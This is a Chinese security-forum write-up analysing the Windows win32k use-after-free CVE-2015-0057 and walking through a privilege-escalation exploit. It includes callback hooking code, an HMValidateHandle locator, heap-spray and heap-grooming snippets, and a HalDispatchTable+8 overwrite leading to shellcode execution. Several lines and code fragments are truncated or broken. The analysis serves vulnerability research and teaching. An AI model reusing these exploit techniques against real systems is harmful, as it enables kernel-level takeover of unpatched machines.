CVE-2015-0057内核漏洞分析及利用


kqsdy / 2019-05-18 09:52:00 / 浏览数 4885 安全技术 漏洞分析 顶(0) 踩(0)

漏洞概述

CVE-2015-0057是影响Windows XP到Windows 10(预览版)的Windows内核漏洞，而造成该漏洞的函数是win32k!xxxEnableWndSBArrows函数。win32k!xxxEnableWndSBArrows 函数在触发 user-mode callback后，执行完相应操作后从用户层返回到内核层，对接下来操作的对象未能验证其是否已经释放（更改），而继续对其进行操作，从而导致UAF。

漏洞分析

在win32k!xxxEnableWndSBArrows函数中通过xxxDrawScrollBar函数层层的函数调用最后调用KeUserModeCallback函数返回到用户层执行，从用户层返回到内核层执行



通过对代码跟踪看出在xxxDrawScrollBar中进入用户模式，如果在用户模式将tagWND对象中的pSBInfo结构释放，在返回内核模式后没有对pSBInfo进行判断，会继续执行

```
    if ( v7->state & 4 )
    {
      if ( !(*(&v7->2 + 3) & 0x20) && IsVisible(v7) )
        xxxDrawScrollBar(v11, v10, 0i64);     // 进入用户模式
    }
  }
  if ( (v8 ^ LOBYTE(tagSBINFO->WSBflags)) & 1 )
    xxxWindowEvent(32778);
  if ( (v8 ^ LOBYTE(tagSBINFO->WSBflags)) & 2 )
    xxxWindowEvent(32778);
}
if ( v6 == 1 || v6 == 3 )
{
  if ( v5 )
    tagSBINFO->WSBflags |= 4 * v5;           // 继续使用tagWND中的数据
  else
    tagSBINFO->WSBflags &= 0xFFFFFFF3;
  if ( tagSBINFO->WSBflags != v8 )
```

pSBInfo是tagWND对象中偏移0xb0的数据。

```
kd> dt win32k!tagWND -b pSBInfo
   +0x0b0 pSBInfo : Ptr64
```

在psbInfo存储滚动条的相关信息，定义的结构如下:

```
kd> dt win32k!tagSBINFO -r
   +0x000 WSBflags         : Int4B
   +0x004 Horz             : tagSBDATA
      +0x000 posMin           : Int4B
      +0x004 posMax           : Int4B
      +0x008 page             : Int4B
      +0x00c pos              : Int4B
   +0x014 Vert             : tagSBDATA
      +0x000 posMin           : Int4B
      +0x004 posMax           : Int4B
      +0x008 page             : Int4B
      +0x00c pos              : Int4B
```

漏洞的利用思路就是在 win32k!xxxEnableWndSBArrows函数执行到关键代码之前，触发某个函数回调，用户可以控制这个函数回调，假设这个函数回调为fakeCallBack，在fakeCallBack函数里面使用DestoryWindow(hwndVul这样就可以使psbInfo内存块为free状态，使用堆喷技术可以修改psbInfo的值，后面会继续对该值(修改后的值)进行操作。

漏洞利用

所以首先要实现控制回调函数，对回调函数进行HOOK。先要找到一个对应的回调函数，并HOOK该回调函数使其指向我们自己写的回调函数，在自己的回调函数里面就可以关于怎么去找该HOOK的函数，可以想到一个函数nt!KeUserModeCallback，任何的user-mode callback流程最终内核到用户层的入口点都会是nt!KeUserModeCallback。而函数名带有"xxx"和"zzz"前缀的一般都可以触发该函数。nt!KeUserModeCallback函数定义如下。

```
NTSTATUS KeUserModeCallback (
    IN  ULONG      ApiNumber, ==> rcx
    IN  PVOID      InputBuffer, ==> 传入的参数
    IN  ULONG      InputLength,
    OUT PVOID     *OutputBuffer,
    IN  PULONG     OutputLength
    );
```

这里的ApiNumber是表示函数指针表（USER32!apfnDispatch）项的索引，在指定的进程中初始化

```
kd> dt nt!_
   +0x000 I
   +0x001 R
   +0x002 B
   +0x003 B
   +0x003 I
   +0x003 I
   +0x003 I
   +0x003 I
   +0x003 S
   +0x003 S
   +0x008 M
   +0x010 I
   +0x018 L
   +0x020 P
   +0x028 S
   +0x030 P
   +0x038 F
   +0x040 A
   +0x048 I
   +0x050 C
   +0x050 F
   +0x050 P
   +0x050 P
   +0x050 P
   +0x050 P
   +0x050 R
   +0x058 K
```

USER32.dll期间该表的地址被拷贝到进程环境变量块（PEB.KernelCallbackTable）中。 KernelCallbackTable是回调函数数组指针表，可以通过peb来索引。

从上面的分析知道xxxEnableWndSBArrows函数会通过xxxDrawScrollBar函数进入用户空间执行代码，而跳转到用户空间必然会调用函数nt!KeUserModeCallback。可以在

```
.text:FFFFF96000127448                call    IsVisible
.text:FFFFF9600012744D                test    eax, eax
.text:FFFFF9600012744F                jz      short loc_FFFFF9600012745F
.text:FFFFF96000127451                xor     r8d, r8d
.text:FFFFF96000127454                mov     rdx, r13
.text:FFFFF96000127457                call    xxxDrawScrollBar
.text:FFFFF9600012745C
.text:FFFFF9600012745F loc_FFFFF9600012745F:                  ; CODE XREF: xxxEnableWndSBArrows+89↑j
.text:FFFFF9600012745F                                        ; xxxEnableWndSBArrows+94↑j ...
.text:FFFFF9600012745F                mov     eax, [rbx]
.text:FFFFF96000127461                xor     eax, esi
.text:FFFFF96000127463                test    r15b, al
.text:FFFFF96000127466                jz      short loc_FFFFF96000127483
```

再在nt!KeUserModeCallback函数下断，通过观测ApiNumber的值来判断会调用哪些回

```
rax=fffffa8003c2d0b0 rbx=fffff900c0709c30 rcx=0000000000000002
rdx=fffff88003997668 rsi=0000000000030208 rdi=fffff900c081b960
rip=fffff800041b4fd0 rsp=fffff88003997608 rbp=000000000150106fd
 r8=0000000000000030  r9=fffff88003997658 r10=fffffffffffffffe
r11=fffff88003997648 r12=0000000000000004 r13=0000000000030208
r14=000000000150106fd r15=0000000000000000
iopl=0         nv up ei ng nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000282
nt!KeUserModeCallback:
fffff800`041b4fd0 488bc4          mov     rax,rsp
```

可以看到上面是索引为2的函数，也就是函数fnDWORD。

```
kd> dqs 0x00000000`76e29500
00000000`76e29500  00000000`76da6f74 USER32!_fnCOPYDATA
00000000`76e29508  00000000`76def760 USER32!_fnCOPYGLOBALDATA
00000000`76e29510  00000000`76db67fc USER32!_fnDWORD
00000000`76e29518  00000000`76dacb7c USER32!_fnNCDESTROY
00000000`76e29520  00000000`76dbf470 USER32!_fnDWORDOPTINLPMSG
00000000`76e29528  00000000`76def878 USER32!_fnINOUTDRAG
00000000`76e29530  00000000`76dc85a0 USER32!_fnGETTEXTLENGTHS
00000000`76e29538  00000000`76defb9c USER32!_fnINCNTOUTSTRING
```

在这儿选取的回调函数为USER32!_ClientLoadLibrary，可以看到在win7 sp1x

```
kd> dqs 0x00000000`76e29500+0x40*8
00000000`76e29700  00000000`76da5fc0 USER32!_ClientLoadImage
00000000`76e29708  00000000`76db0bec USER32!_ClientLoadLibrary
00000000`76e29710  00000000`76db18c0 USER32!_ClientLoadMenu
00000000`76e29718  00000000`76da3e50 USER32!_ClientLoadLocalT1Fonts
00000000`76e29720  00000000`76df02a0 USER32!_ClientPSMTextOut
00000000`76e29728  00000000`76df0308 USER32!_ClientLpkDrawTextEx
00000000`76e29730  00000000`76dc84f0 USER32!_ClientExtTextOutW
00000000`76e29738  00000000`76dab728 USER32!_ClientGetTextExtentPointW
00000000`76e29740  00000000`76df01c4 USER32!_ClientCharToWchar
00000000`76e29748  00000000`76da3f14 USER32!_ClientAddFontResourceW
00000000`76e29750  00000000`76dba824 USER32!_ClientThreadSetup
00000000`76e29758  00000000`76df0424 USER32!_ClientDeliverUserApc
00000000`76e29760  00000000`76df039c USER32!_ClientNoMemoryPopup
00000000`76e29768  00000000`76db5be0 USER32!_ClientMonitorEnumProc
00000000`76e29770  00000000`76daddd4 USER32!_ClientCallWinEventProc
00000000`76e29778  00000000`76db9344 USER32!_ClientWaitMessageExMPH
kd> ?(00000000`76e29708-0x00000000`76e29500)/8
Evaluate expression: 65 = 00000000`00000041
```

可以使用如下的汇编代码来获取该USER32!_ClientLoadLibrary的地址。

```
getHookSaveFunctionAddr proc
    mov     rax, gs:[60h] ;get PEB
    mov     rax, [rax + 58h] ;get KernelCallbackTable
    add     rax, 208h ;USER32!_ClientLoadLibrary API number * 8 = 0x41*8
    ret
getHookSaveFunctionAddr endp
```

通过如下代码把USER32!_ClientLoadLibrary的地址换成

```
BOOL Hook__ClientLoadLibrary()
{
    DWORD dwOldProtect;

    if (!VirtualProtect((LPVOID)_ClientLoadLibrary_addr, 0x1000, PAGE_READWRITE, &dwOldProtect))
        return FALSE;

    *(ULONG_PTR *)_ClientLoadLibrary_addr = (ULONG_PTR)Fake__ClientLoadLibrary;

    if (!VirtualProtect((LPVOID)_ClientLoadLibrary_addr, 0x1000, dwOldProtect, &dwOldProtect))
        return FALSE;

    return TRUE;
}
```

在HOOK函数中要做的就是通过DestroyWindow函数来释放psbInfo结构，在通过

```
VOID Fake__ClientLoadLibrary(VOID* a)
{
    CHAR buf[0x1000];
    memset(buf, 0, sizeof(buf));

    if (hookflag)
    {
        if (++hookcount == 2)
        {
            hookflag = 0;
            DestroyWindow(hwnd);

            for (int i = 0; i < MAX_SPRAY_OBJECTS;
                SetPropA(spraywnd[i], (LPCSTR)0x06,
        }
    }

    _ClientLoadLibrary(buf);
}
```

所以要确定哪一次才是由xxxDrawScrollBar触发的。在EnableScrollBar函数执行前在修改hookedflag为TRUE。

同时介绍一个很好用的函数HmValidateHandle，给HmValidateHandle函数提供一个Window句柄，它会返回桌面堆上用户映射的tagWND对象，但是该函数HmValidate

```
kd> u USER32!IsMenu
USER32!IsMenu:
00000000`76dc5914 4883ec28        sub     rsp,28h
00000000`76dc5918 b202            mov     dl,2
00000000`76dc591a e80143ffff      call    USER32!HMValidateHandle (00000000`76db9c20)
00000000`76dc591f 33c9            xor     ecx,ecx
00000000`76dc5921 483bc1          cmp     rax,rcx
00000000`76dc5924 0f95c1          setne   cl
00000000`76dc5927 8bc1            mov     eax,ecx
00000000`76dc5929 4883c428        add     rsp,28h
```

从上面的代码可以看出需要做的就是获取User32::IsMenu运行时地址，寻找第一个0xE8字节(call xxx)并攫取出HmValidateHandle的指针，这个函数获取的是用户态的tagWND对象。同时用户态的tagWND结构中tagWND->THRDESKHEAD->pSelf是一个指向内核态

```
BOOL FindHMValidateHandle() {
    HMODULE hUser32 = LoadLibraryA("user32.dll");
    if (hUser32 == NULL) {
        printf("Failed to load user32");
        return FALSE;
    }

    BYTE* pIsMenu = (BYTE *)GetProcAddress(hUser32, "IsMenu");
    if (pIsMenu == NULL) {
        printf("Failed to find location of exported function 'IsMenu' within user32.dll\n");
        return FALSE;
    }
    unsigned int uiHMValidateHandleOffset = 0;
    for (unsigned int i = 0; i < 0x1000; i++) {
        BYTE* test = pIsMenu + i;
        if (*test == 0xE8) {
            uiHMValidateHandleOffset = i + 1;
            break;
        }
    }
    if (uiHMValidateHandleOffset == 0) {
        printf("Failed to find offset of HMValidateHandle from location of 'IsMenu'\n");
        return FALSE;
    }

    unsigned int addr = *(unsigned int *)(pIsMenu + uiHMValidateHandleOffset);
    unsigned int offset = ((unsigned int)pIsMenu - (unsigned int)hUser32) + addr;
    //The +11 is to skip the padding bytes as on Windows 10 these aren't nops
    pHmValidateHandle = (lHMValidateHandle)((ULONG_PTR)hUser32 + offset + 11);
    return TRUE;
}
```

现在可以在xxxEnableWndSBArrows函数下断点来查看tagWND对象，但是

```
rax=0000000000000001 rbx=fffff900c08b3910 rcx=fffff900c086db40
rdx=000000001a010172 rsi=0000000000000003 rdi=fffff900c086db40
rip=fffff9600017745a rsp=fffff880037fb9e0 rbp=0000000000000003
 r8=0000000000000000  r9=0000000000000000 r10=fffff880037fb820
r11=fffffa80035ce060 r12=0000000000000003 r13=000000001a010172
r14=0000000000000001 r15=0000000000000001
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
win32k!xxxEnableWndSBArrows+0xae:
fffff960`0017745a e8f10f0000      call    win32k!xxxDrawScrollBar (fffff960`00178450)
kd> dq fffff900c08b3910-10 L80
fffff900`c08b3900  00000000`00000048 0c000013`00010003
fffff900`c08b3910  00000000`00000003 00000000`00000064
fffff900`c08b3920  00000000`00000000 00000000`00000064
fffff900`c08b3930  00000000`00000000 0e000003`00010010
fffff900`c08b3940  43434343`43434343 43434343`43434343
```

可以看到执行到用户态之前pSBInfo结构的信息，但是

```
rax=00000000ffffffff rbx=fffff900c08b3910 rcx=fffff880037fb810
rdx=fffff900c02022b0 rsi=0000000000000003 rdi=fffff900c086db40
rip=fffff9600017745f rsp=fffff880037fb9e0 rbp=0000000000000003
 r8=0000000000000001  r9=0000000000000172 r10=0000000000000456
r11=fffff880037fb9d0 r12=0000000000000003 r13=000000001a010172
r14=0000000000000001 r15=0000000000000001
iopl=0         nv up ei ng nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000282
win32k!xxxEnableWndSBArrows+0xb3:
fffff960`0017745f 8b03            mov     eax,dword ptr [rbx] ds:002b:fffff900`c08b3910=00000002
kd> dq fffff900c08b3910-10 L80
fffff900`c08b3900  00000000`00000048 08000013`00010003
fffff900`c08b3910  00000002`00000002 cccccccc`cccccccc
fffff900`c08b3920  00000000`00000001 cafecafe`cafecafe
fffff900`c08b3930  00000000`00000006 0e000003`00010010
fffff900`c08b3940  43434343`43434343 43434343`43434343
```

可以看到在hook函数中该处的值已经被释放，为了正确的

```
kd> dt win32k!tagsbinfo -v
struct tagSBINFO, 3 elements, 0x24 bytes
   +0x000 WSBflags         : Int4B
   +0x004 Horz             : struct tagSBDATA, 4 elements, 0x10 bytes
   +0x014 Vert             : struct tagSBDATA, 4 elements, 0x10 bytes
```

为了精确的填充数据这里选用了函数SetPropA，该函数的定于如下。

```
BOOL SetPropA(
    HWND   hWnd,
    LPCSTR lpString,
    HANDLE hData
    );
```

这两个结构体加起来刚好0x28，再加上其_HEAP_ENTRY，总共大小也为0x30正好可以覆盖释放的p

```
kd> dt win32k!tagPROPLIST -v
struct tagPROPLIST, 3 elements, 0x18 bytes
   +0x000 cEntries         : Uint4B
   +0x004 iFirstFree       : Uint4B
   +0x008 aprop            : [1] struct tagPROP, 3 elements, 0x10 bytes
kd> dt win32k!tagPROP -v
struct tagPROP, 3 elements, 0x10 bytes
   +0x000 hData            : Ptr64 to Void
   +0x008 atomKey          : Uint2B
   +0x00a fs               : Uint2B
```

当把释放后的pSBInfo覆盖为tagPropLIST结构后，由于UAF漏洞程序

```
rax=000000000000000c rbx=fffff900c08b3910 rcx=0000000000000020
rdx=fffff900c086db40 rsi=0000000000000003 rdi=fffff900c086db40
rip=fffff960001774c6 rsp=fffff880037fb9e0 rbp=0000000000000003
 r8=00000000ffffffa  r9=0000000000000001 r10=0000000000000456
r11=fffff880037fb9d0 r12=0000000000000003 r13=000000001a010172
r14=0000000000000001 r15=0000000000000001
iopl=0         nv up ei pl nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
win32k!xxxEnableWndSBArrows+0x11a:
fffff960`001774c6 3933            cmp     dword ptr [rbx],esi ds:002b:fffff900`c08b3910=0000000e
kd> dq fffff900c08b3910-10 L80
fffff900`c08b3900  00000000`00000048 08000013`00010003
fffff900`c08b3910  00000002`0000000e cccccccc`cccccccc
fffff900`c08b3920  00000000`00000001 cafecafe`cafecafe
fffff900`c08b3930  00000000`00000006 0e000003`00010010
fffff900`c08b3940  43434343`43434343 43434343`43434343
```

从上面的分析知道可以通过UAF漏洞修改tagPropLIST结构的c

```
kd> dt win32k!tagPROPLIST -r
+0x000 cEntries         : Uint4B ==> 表面一共有多少个tagPROP     ==> 用这个越界读写.
+0x004 iFirstFree       : Uint4B ==> 表明当前正在添加第几个tagPROP结构体
+0x008 aprop            : [1] tagPROP ==> 一个单项的tagProp
    +0x000 hData            : Ptr64 Void ==> 对应hData
    +0x008 atomKey          : Uint2B ==> 对应lpString
    +0x00a fs               : Uint2B ==> 无法控制，和内核实现的算法无关.
```

知道cEntries字段表示tagPROP结构的数量，利用漏洞增加

大小，内核会认为一共有0xe个tagPROP。可以在后面继续调用setProp()覆盖后面的数据，可以利用 SetProp() 对tagPROPLIST
相邻内存进行越界写，可写的范围是(0xe-0x2)*0x10 。

堆利用布局

tagPROLIST
有两个成员属性，cEntries和iFirstFree分别表示tagPROP的数量和指向当前正在添加的tagPROP的位置。当插入新的tagPROP时会先对已有的tagPROP条目进行扫描直到到
cEntries，但如果扫描中发现了相应的atomKey则会实施检查确保iFirstFree不和cEntries相等，然后新的tagPROP才会添加到iFirstFree索引的位置，如果iFirstFree和cEntri
而tagPROP结构和SetProp()函数相关联，hData 成员对应SetProp的HANDLE
hData参数，atomkey对应lpString参数，且属于我们可控的范畴，根据文档的说明，我们可以用这个参数传递一个字符串指针或者16位的atom值，当传递字符串指针时会

```
* Offset 0x0: 8 字节任意可控的数据 (hData)
* Offset 0x8: 2 字节大概可控的数据 (atomKey)
* Offset 0xa: 2 字节不可控的数据 (fs)
* Offset 0xc: 4 字节不能修改的数据 (padding)
```

这里在对相邻块进行覆写时要注意保持其它结构的完整性，如果只是覆盖相邻块开头的8字节就能产生效果就还行，但若是继续往后覆盖后面的字段才能产生效果就会不可避
tagWND 结构体的 strName 成员，该成员的结构类型是_LARGE_UNICODE_STRING：

```
kd> dt win32k!tagWND -b strName
   +0x0d8 strName : _LARGE_UNICODE_STRING
kd> dt !_LARGE_UNICODE_STRING
win32k!_LARGE_UNICODE_STRING
   +0x000 Length           : Uint4B
   +0x004 MaximumLength    : Pos 0, 31 Bits
   +0x004 bAnsi            : Pos 31, 1 Bit
   +0x008 Buffer           : Ptr64 Uint2B
```

如果能够覆盖到 Buffer 字段就可以通过窗体字符串指针任意读写
MaximumLength 大小字节的数据。现在知道了如何用 tagPROPLIST
来修改数据，也知道哪些部分能控制，以及有哪些限制，接下来我们要做的就是想办法用这部分修改数据的能力获得任意地址读写的能力。
但是写的数据范围是(0xe-0x2)*0x10，而在tagWND中strName.Buffer的偏移是0xd8，而且在strName之前tagWND还有很多其它的结构，所以不能直接进行覆盖
。在这里只有想其它的办法，在前面知道在tagPropLIST结构之前有一个_HEAP_ENTRY结构，主要用来堆内存的管理，标识堆块的大小与是否空闲的状态。

```
kd> dt !_HEAP_ENTRY -v
ntdll!_HEAP_ENTRY
struct _HEAP_ENTRY, 22 elements, 0x10 bytes
   +0x000 PreviousBlockPrivateData : Ptr64 to Void
   +0x008 Size             : Uint2B
   +0x00a Flags            : UChar
   +0x00b SmallTagIndex    : UChar
   +0x00c PreviousSize     : Uint2B
   +0x00e SegmentOffset    : UChar
   +0x00e LFHFlags         : UChar
   +0x00f UnusedBytes      : UChar
   +0x008 CompactHeader    : Uint8B
   +0x000 Reserved         : Ptr64 to Void
   +0x008 FunctionIndex    : Uint2B
   +0x00a ContextValue     : Uint2B
   +0x008 InterceptorValue : Uint4B
   +0x00c UnusedBytesLength : Uint2B
   +0x00e EntryOffset      : UChar
   +0x00f ExtendedBlockSignature : UChar
   +0x000 ReservedForAlignment : Ptr64 to Void
   +0x008 Code1            : Uint4B
   +0x00c Code2            : Uint2B
   +0x00e Code3            : UChar
   +0x00f Code4            : UChar
   +0x008 AgregateCode     : Uint8B
```

堆头是0x10字节大小，前8字节如果有对齐的需要就存放上一个堆块的数据，size域和pre
cookie那样检测是否有溢出。

虽然不能直接覆盖strName.Buffer，但是可以考虑修改_HEAP_ENTRY，而且SetPROP刚好可以完全控制下一个堆块_HEAP_ENTRY关键的数据结构，通过修改_HEAP_ENTR


+ tagWND大小的堆块，这样就可以控制堆块的内容来修改tagWND。现在调整一下风水布局，用window text结构可以任意分配内存大小，新的堆布局如下：

```
for (SHORT i = 0; i < MAX_OBJECTS - 0x20; i++)
{
    // property list
    SetPropA(hwndlist1[i], (LPCSTR)(i + 0x1000), (HANDLE)0xBBBBBBBBBBBBBBBB);

    // overlay 1
    if ((i % 0x150) == 0)
        NtUserDefSetText(hwndlist1[MAX_OBJECTS - (unused_win_index--)], &o1lstr);
    //tagwnd
    InitWindow(hInstance, hwndlist2, i);

    // overlay 2
    if ((i % 0x150) == 0)
        NtUserDefSetText(hwndlist1[MAX_OBJECTS - (unused_win_index--)], &o2lstr);
}
```

主要的实现代码如下 触发uaf漏洞后tagSBINFO位置处会被替换成tagPROPLIS
text的_HEAP_ENTRY将其size域覆盖成sizeof(overlay1) + sizeof(tagWND) + sizeof(_HEAP_ENTRY)，然后释放掉，接着分配一个新的window



text来操作里面的数据。 主要代码如下：

```
// free overlay 1
DestroyWindow(win_overlay1_handle);

// replace overlay 1 with new overlay and tagwnd
ReplaceObjects(&new_objs_lstr);
```

现在能用任何想要的数据覆盖strName.Buffer的指针，但是tagWND的其他数据需要修复，这可以从用户空间读取，桌面堆会映射到用户空间，准备好tagWND的全部数据

```
VOID MakeNewTagWnd(PVOID tagwnd_addr, CHAR* new_objects, LARGE_UNICODE_STRING* new_objs_lstr, PVOID addr)
{
    memset(new_objects, '\xAA', OVERLAY1_SIZE - _HEAP_BLOCK_SIZE);

    memcpy(new_objects + OVERLAY1_SIZE - _HEAP_BLOCK_SIZE, (CHAR *)tagwnd_addr - _HEAP_BLOCK_SIZE, TAGWND_SIZE + _HEAP_BLOCK_SIZE);

    // modify tagWND.strName.Buffer value
    *(ULONG_PTR *)(BYTE *)&new_objects[OVERLAY1_SIZE + TAGWND_STRBUF_OFFSET] = (ULONG_PTR)addr;

    RtlInitLargeUnicodeString(new_objs_lstr, (WCHAR*)new_objects, (UINT)-1, OVERLAY1_SIZE + TAGWND_SIZE - 2);
}
```


在能够控制strName.Buffer指针后，在利

```
nt!KeQueryIntervalProfile:
fffff800`04255b70 4883ec38        sub     rsp,38h
fffff800`04255b74 85c9            test    ecx,ecx
fffff800`04255b76 7508            jne     nt!KeQueryIntervalProfile+0x10 (fffff800`04255b80)
fffff800`04255b78 8b050634e0ff    mov     eax,dword ptr [nt!KiProfileInterval (fffff800`04058f84)]
fffff800`04255b7e eb3c            jmp     nt!KeQueryIntervalProfile+0x4c (fffff800`04255bbc)
fffff800`04255b80 83f901          cmp     ecx,1
fffff800`04255b83 7508            jne     nt!KeQueryIntervalProfile+0x1d (fffff800`04255b8d)
fffff800`04255b85 8b0525afe8ff    mov     eax,dword ptr [nt!KiProfileAlignmentFixupInterval (fffff800`040e0ab0)]
fffff800`04255b8b eb2f            jmp     nt!KeQueryIntervalProfile+0x4c (fffff800`04255bbc)
fffff800`04255b8d ba0c000000      mov     edx,0Ch
fffff800`04255b92 894c2420        mov     dword ptr [rsp+20h],ecx
fffff800`04255b96 4c8d4c2440      lea     r9,[rsp+40h]
fffff800`04255b9b 8d4af5          lea     ecx,[rdx-0Bh]
fffff800`04255b9e 4c8d442420      lea     r8,[rsp+20h]
fffff800`04255ba3 ff15bf40e0ff    call    qword ptr [nt!HalDispatchTable+0x8 (fffff800`04059c68)]
fffff800`04255ba9 85c0            test    eax,eax
fffff800`04255bab 780d            js      nt!KeQueryIntervalProfile+0x4a (fffff800`04255bba)
fffff800`04255bad 807c242400      cmp     byte ptr [rsp+24h],0
fffff800`04255bb2 7406            je      nt!KeQueryIntervalProfile+0x4a (fffff800`04255bba)
fffff800`04255bb4 8b442428        mov     eax,dword ptr [rsp+28h]
fffff800`04255bb8 eb02            jmp     nt!KeQueryIntervalProfile+0x4c (fffff800`04255bbc)
fffff800`04255bba 33c0            xor     eax,eax
fffff800`04255bbc 4883c438        add     rsp,38h
```

所以利用是通过把strName.Buffer的指针修改成HalDispatchTable +8的地址，再通过strName.Buffer指针来修改HalDispatchTable

```
kd> dq HalDispatchTable
fffff800`0400cc60  00000000`00000004 00000000`000
fffff800`0400cc70  fffff800`0443f470 fffff800`042
fffff800`0400cc80  00000000`00000000 fffff800`03e
fffff800`0400cc90  fffff800`041bd044 fffff800`041
fffff800`0400cca0  fffff800`042fa0d0 fffff800`03e
fffff800`0400ccb0  fffff800`03e8d510 fffff800`03e
fffff800`0400ccc0  fffff800`0443dca4 fffff800`044
fffff800`0400ccd0  fffff800`04413534 fffff800`044
```

+8地址的值，最后通过调用NtQueryIntervalProfile函数来实现调用shellcode。



点击收藏 | 0 关注 | 1

上一篇：某fishcms 后台存在任意文件... 下一篇：浅析Edge Side Inclu...

1. 0 条回复
   - 动动手指，沙发就是你的了！